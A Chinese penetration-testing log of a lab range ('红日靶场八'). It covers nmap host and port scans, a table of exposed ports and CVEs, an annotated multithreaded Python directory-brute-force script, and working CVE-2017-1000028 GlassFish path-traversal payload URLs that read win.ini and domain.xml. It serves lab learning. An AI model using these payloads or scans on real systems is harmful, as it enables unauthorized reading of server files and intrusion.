红日靶场八·渗透日志
前言
该靶场是起源于大概两个星期前,心血来潮,想要做的一个挑战。虽然结果不算很完美,但是也算是个人凭借自己的能力一点点打出来的。o(* ̄▽ ̄*)ブ。哦,对了,本篇不是一次打通,建议大家参考的时候不要跟着我做,否则搞不好哪里就失败了哟。
网络拓扑

整个网络拓扑是这样的
实际其实有九台。
VM 配置
第一层网络
配置两个网卡,一个为 NAT 模式,另外一个为仅主机模式(IP:192.168.3.0/24)
第二层网络
配置两个网卡,均为仅主机模式,IP 分别为:192.168.3.0/24、172.16.10.0/24
第三层网络
配置两个网卡,均为仅主机模式,IP 分别为:172.16.10.0/24、22.11.11.0\24
第四层网络
配置一个网卡,为仅主机模式,IP为:22.11.11.0/24
复现过程
PS: 有些工具在 红日靶场七就有过叙述,所以可能会不介绍下载地址以及用法。这里主要是总共的思路分析和做的时候的问题分析。
DMZ 区域
信息收集

首先我们利用 Nmap 进行 C 段扫描。

nmap -sP 192.168.147.0/24拿到了 DMZ 区域的主机即 192.168.147.160。有了 IP 就要对其信息收集,进行端口扫描
nmap -p- 192.168.147.160将拿到的端口进行整理收集,发现大概有用的会有这些端口
端口 协议/服务 典型漏洞点 代表性 CVE(示例) 21/tcp FTP 匿名登录、弱口令、明文传输、目录遍历、配置不当 CVE-2010-4221(ProFTPD 后门) 22/tcp SSH 弱口令、过时算法、暴力破解、错误配置、版本漏洞 CVE-2018-15473(OpenSSH 用户名枚举) 80/tcp HTTP Web 漏洞(取决于应用) 取决于具体站点 135/tcp MSRPC 未授权访问、滥用 RPC 接口、信息泄露 CVE-2017-8464(LNK 漏洞相关利用链) 139/tcp NetBIOS 名称泄露、枚举、旧协议风险 配置/暴露面问题为主 445/tcp SMB 永恒之蓝、凭证中继、签名未启用、PTH/PTT CVE-2017-0144(EternalBlue) 3389/tcp RDP 弱口令、蓝屏拒绝服务、NLA 配置不当 CVE-2019-0708(BlueKeep) 5985/tcp WinRM (WSMan) 未加固配置、未授权访问、弱口令 配置类风险为主 47001/tcp WinRM 同上 同上 3306/tcp MySQL 弱口令、未授权访问、版本漏洞、提权 CVE-2012-2122(认证绕过) 8009/tcp AJP/1.3 (Tomcat) 认证绕过、请求走私、文件读取 CVE-2020-1938 (Ghostcat)8080/tcp HTTP (Tomcat/Spring) Web 漏洞(视应用而定) 取决于应用 4848/tcp GlassFish Admin 默认口令、未授权访问、反序列化 CVE-2017-1000028(示例方向) 8181/tcp GlassFish 同上 同上 8443/tcp HTTPS 过时 TLS、弱密码套件、证书问题 配置类风险为主 8444/tcp pcsync-http 取决于具体产品 需指纹确认 8686/tcp sun-as-jmxrmi (JMX) JMX 未授权访问、反序列化 CVE-2016-3427(JMX 场景) 1617/tcp Nimrod Agent Agent 未鉴权、通信可被劫持、配置不当 产品相关漏洞(厂商通告居多) 8022/tcp OA 系统 SQLi、文件上传、弱口令、未授权接口 取决于 OA 品牌 8020/tcp intu-ec-svcdisc 服务发现滥用、信息泄露 配置类风险为主 8027/tcp papachi-p2p-srv 未知应用风险 需进一步指纹 8032/tcp pro-ed 未知应用风险 需进一步指纹 3700/tcp lrs-paging 未知应用风险 需进一步指纹 9200/tcp wap-wsp(标识) 若为 ElasticSearch,可能存在未授权访问 CVE-2014-3120(旧版 ES 未授权) 9300/tcp vrace 需指纹识别,可能为专用管理端口 需进一步确认
这里有很多都有漏洞,但是博主呢,选择的是 4848 端口,但在此之前尝试了脚本的书写。
目录遍历脚本
首先,先来了解一下目录扫描的原理,我个人的看法其实就是爆字典,没什么别的方法,就是去拼接字典,然后看看状态码。具体原理如下:
目标服务器识别
目的:确定要扫描的目标服务器或网站
实现:通过输入 URL 或 IP 地址来指定
请求发送
目的:向目标服务器发送 HTTP 请求
实现:使用编程语言中的网络库来发送请求
目录列表编制
目的:创建一系列可能存在的目录和文件名
实现:可以使用自定义列表或公共目录/文件名字典
自动化扫描
目的:自动遍历目录列表,对每个项目发起请求
实现:编写循环遍历,对列表中的每个条目发起请求
响应分析
目的:分析服务器响应,识别有效目录或文件
实现:检查 HTTP 响应代码(200,302)
结果报告
目的:汇总并报告扫描结果
实现:输出或记录发现的有效路径
# 需要用到的库
import requests
import sys
import threading

from queue import Queue


# 网上有这个 面向对象的方法,但是我觉得简单脚本的话没必要,我们写一个面向过程的吧
# 先要实现目标服务器的识别。

# 不太对,面向对象的话写的是 queue 线程,还是模仿写一下吧
# ======================== 自定义扫描线程类 ========================
# 定义DirScan类,继承自threading.Thread(Python线程基类)
# 作用:封装单个扫描线程的逻辑,从队列取URL并发送请求
class DirScan(threading.Thread):

    def __init__(self,queue):
        # 对自定义线程类的初始化方法,核心作用是:
        # 调用父类的舒适化方法,完成线程的基础初始化
        # 给自定义线程绑定队列,类似于生产者 - 消费者模型
        #threading.Thread.__init__(self)  # 显式调用 Python 线程类 threading.Thread 的构造方法(初始化方法),完成线程对象的基础初始化。
        # 上述表达式可以优化
        super().__init__()
        self._queue = queue  # 让这个自定义线程可以通过 self._queue 访问队列,实现线程间的安全通信。

    # 线程的核心执行逻辑(必须重写run方法)
    def run(self):
        # 获取 队列中的 URL
        """
        while not self._queue.empty():
        url = self._queue.get()
        """

        # empty() 不是线程安全的,你判断的时候队列可能非空,但下一刻就被别的线程拿走了。
        while True:
            try:
                url = self._queue.get(timeout=1)
            except:
                break
            # 测试
            # print(url)
            try:
                # 定义请求头
                header={
                    "User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
                }

                # 发送GET请求,设置超时时间 10
                r = requests.get(url=url,headers=header,timeout=10)

                # Web 目录存在
                if r.status_code == 200 or r.status_code == 302:
                    # print('[+]' + url + ' '+str(r.status_code))
                    sys.stdout.write(f'[+] {url} {str(r.status_code)}\n')

            except Exception as e:
                pass


# 定义队列及放入 URL
def start(url,count):
    """
    :param url:  目标域名
    :param count: 线程数
    :return:
    """

    # 创建空的线程安全队列:用于存储待扫描的完整URL
    queue = Queue()

    # 打开字典
    with open('sakura.txt','r') as f:
        for i in f:
            queue.put(url+i.rstrip('\n'))

    """
    f = open('sakura.txt','r')
    # 遍历字典
    for i in f:
        # 拼接完整URL:目标域名 + 清洗后的目录路径(rstrip('\n')移除换行符)
        # 将完整URL放入队列,供线程消费
        queue.put(url + i.rstrip('\n'))
    """

    # 设置多线程
    threads = []
    # 将线程数转为整数(确保参数类型正确)
    thread_count = int(count)

    # 创建指定数量的扫描线程
    for i in range(thread_count):
        # 创建DirScan线程实例,传入队列对象(所有线程共享同一个队列)
        threads.append(DirScan(queue))

    # 启动所有线程:调用start()会自动执行线程的run()方法
    for t in threads:
        t.start()

    # 等待所有线程结束:主线程阻塞,直到所有子线程执行完毕
    for t in threads:
        t.join()

if __name__ == '__main__':
    url = 'http://192.168.147.152/'
    count = 10
    start(url, count)
解释一下代码:
流程主要是
主线程:
读取字典文件
把 URL 拼写完整
把这些 URL 全部放进一个队列
多个扫描线程:
从队列里不断取 URL
对每个 URL 发送 GET 请求
如果返回 200/302,就打印出来
主线程:
这是一个比较典型的生产者-消费者模型+多线程
生产者-消费者又是什么呢?
生产者-消费者模型 = 三要素
角色 干什么 特点 生产者(Producer) 产生任务/数据 不关心谁来处理 队列/缓冲区(Queue/Buffer) 存任务 线程安全、先入先出 消费者(Consumer) 取任务并处理 不关心任务从哪来
核心思想:解耦(decoupling)
“生产和消费分开,各自专注自己的事,通过队列协作。”
在上述代码中
模型 你的代码 具体作用 生产者 start() 主线程读字典,生成 URL 队列 queue = Queue()存所有待扫描 URL 消费者 DirScan 线程取 URL,发请求
同时这也是一个多线程模板:
创建队列
q = Queue()定义工作线程
class Worker(threading.Thread):
    def __init__(self, q):
        super().__init__()
        self.q = q
    def run(self):
        while True:
            task = self.q.get()
            # 处理 task
主线程放任务
for task in tasks:
    q.put(task)
启动线程
for _ in range(n):
    Worker(q).start()
等待结束
# (可选)join 或 q.join()对于我们的代码部分:
1. 共享队列
queue = Queue()几乎所有“多线程任务分发”都会有这一行。
2. 自定义线程类
class DirScan(threading.Thread):
    def __init__(self, queue):
        super().__init__()
        self._queue = queue
这就是标准写法:
继承 threading.Thread
把共享队列传进来
很多项目里你会看到几乎一模一样的结构。
3. 线程 run() 里的循环
while True:
    url = self._queue.get()
    # 处理任务
这个 while True + queue.get() 的组合,几乎是多线程消费者的“教科书写法” 。
4. 主线程创建多个线程
threads = []
for i in range(thread_count):
    threads.append(DirScan(queue))

for t in threads:
    t.start()

for t in threads:
    t.join()
这种思路也会用在端口扫描和 C 段扫描里。但是说,这个目录扫描对于本网站大多网页都没什么用。我先是对 80 端口的网页进行目录扫描,结果为

CVE-2017-1000028



所以我最终在一众 Web 页面里选择了 4848.检测到其是 GlassFish 服务器。所以上网搜索一下默认密码或者 CVE。
尝试一下弱密码,不行。但是发现其可以任意文件读取

对应 CVE-2017-1000028,payload 为
https://192.168.147.160:4848/theme/META-INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/windows/win.ini尝试读取 GlassFish的配置文件导致报错
https://192.168.147.160:4848/theme/META-INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/glassfish7/glassfish/domains/domain1/config/domain.xml但是发现版本。
该漏洞原理:java语言中会把”%c0%ae”解析为”\uC0AE”,最后转义为ASCCII字符的”.”(点)。

找一下其配置文件

